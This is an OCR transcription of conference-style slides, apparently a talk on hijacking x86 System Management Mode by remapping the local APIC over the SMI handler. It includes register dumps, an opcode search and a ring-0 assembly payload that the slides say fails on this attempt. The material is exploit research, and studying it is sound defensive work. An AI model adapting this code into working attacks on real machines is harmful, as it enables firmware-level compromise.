


The APIC Payload


- The black registers are largely hardwired to 0
- 00 00
  - add [bx+si],al
  - Not useful, but not harmful



```
00000000 0000          add [bx+si],al
00000002 0000          add [bx+si],al
00000004 0000          add [bx+si],al
00000006 0000          add [bx+si],al
00000008 0000          add [bx+si],al
0000000A 0000          add [bx+si],al
0000000C 0000          add [bx+si],al
0000000E 0000          add [bx+si],al
00000010 0000          add [bx+si],al
00000012 0000          add [bx+si],al
00000014 0000          add [bx+si],al
00000016 0000          add [bx+si],al
00000018 0000          add [bx+si],al
0000001A 0000          add [bx+si],al
0000001C 0000          add [bx+si],al
0000001E 0000          add [bx+si],al
00000020 0000          add [bx+si],al
00000022 0000          add [bx+si],al
00000024 0000          add [bx+si],al
00000026 0000          add [bx+si],al
00000028 0000          add [bx+si],al
0000002A 0000          add [bx+si],al
0000002C 0000          add [bx+si],al
0000002E 0000          add [bx+si],al
00000030 01060015      add [0x1500],ax
00000034 0000          add [bx+si],al
00000036 0000          add [bx+si],al
00000038 0000          add [bx+si],al
0000003A 0000          add [bx+si],al
```




```
000000C4 0000          add [bx+si],al
000000C6 0000          add [bx+si],al
000000C8 0000          add [bx+si],al
000000CA 0000          add [bx+si],al
000000CC 0000          add [bx+si],al
000000CE 0000          add [bx+si],al
000000D0 0000          add [bx+si],al
000000D2 0000          add [bx+si],al
000000D4 0000          add [bx+si],al
000000D6 0000          add [bx+si],al
000000D8 0000          add [bx+si],al
000000DA 0000          add [bx+si],al
000000DC 0000          add [bx+si],al
000000DE 0000          add [bx+si],al
000000E0 FF            db 0xff
000000E1 FF            db 0xff
000000E2 FF            db 0xff
000000E3 FF00          inc word [bx+si]
000000E5 0000          add [bx+si],al
000000E7 0000          add [bx+si],al
000000E9 0000          add [bx+si],al
000000EB 0000          add [bx+si],al
000000ED 0000          add [bx+si],al
000000EF 0000          add [bx+si],al
000000F1 0001          add [bx+di],al
000000F3 0F0000        sldt [bx+si]
000000F6 0000          add [bx+si],al
000000F8 0000          add [bx+si],al
000000FA 0000          add [bx+si],al
```




The APIC Payload

- Our “control”:
  - Offset 0020:
    Local APIC ID
  - Offset 0080:
    Task Priority Register
  - Offset 00d0:
    Logical Destination
  - Offset 00e0:
    Destination Format
  - Offset 00f0:
    Spurious Interrupt Vector
- Some are sampled from the system state: “writing” the register involves setting the system state properly




The APIC Payload

- Tinker with each register
- Try to get something useful
- In general we find:
  - The good instructions do nothing
  - The bad instructions crash the system
  - Bits get used up in a hurry




The APIC Payload

- Adjust registers just right…
  - You can make it not crash by the time it gets here




- Offset 00f0:
  Spurious Interrupt Vector
- Our last shot
- Bits 0:3 – hardwired to 1
- Bits 4:7 – writeable



The APIC Payload


- 4 bits …
  - to take control of the most privileged mode of execution on the processor

The APIC Payload




- Consult opcode map:
  - 0f: (prefix)
  - 1f: pop ds
  - 2f: das
  - 3f: aas
  - 4f: dec di
  - 5f: pop di
  - 6f: outs
  - 7f: jg
  - 8f: pop x
  - 9f: lahf
  - af: scas
  - bf: mov di, x
  - **cf: iret**

The APIC Payload




The APIC Payload

- Place an iret (0xcf) instruction into the Spurious Interrupt Vector register
- Configure a stack for the iret
- Remap the APIC
- Trigger an SMI



```
; ring 0
; build APIC payload (stage 0)
mov dword [0xfee000f0], 0xcf
; configure hijack stack
; SMM will set ss.base to 0
mov esp, 0x1000
mov word ds:[esp], hook          ; eip
mov word ds:[esp+2], 0           ; cs
mov word ds:[esp+4], 0x204       ; flgs
; create SMM hook (stage 1)
mov dword [hook], 0xfeeb         ; jmp $
; overlay the SMI handler
mov eax, 0x1ff88900
mov edx, 0
mov ecx, 0x1b
wrmsr
; trigger SMI
xor eax, eax
out 0xb2, ax
```

The APIC Payload



The APIC Payload

- Launch the payload, and… !
  - … it doesn’t work.

- 40 hours of debugging later…
  - Instruction fetches bypass the APIC window
  - Only data fetches hit
  - Our attack just got much, much harder

The APIC Payload

Attack Attempt 3

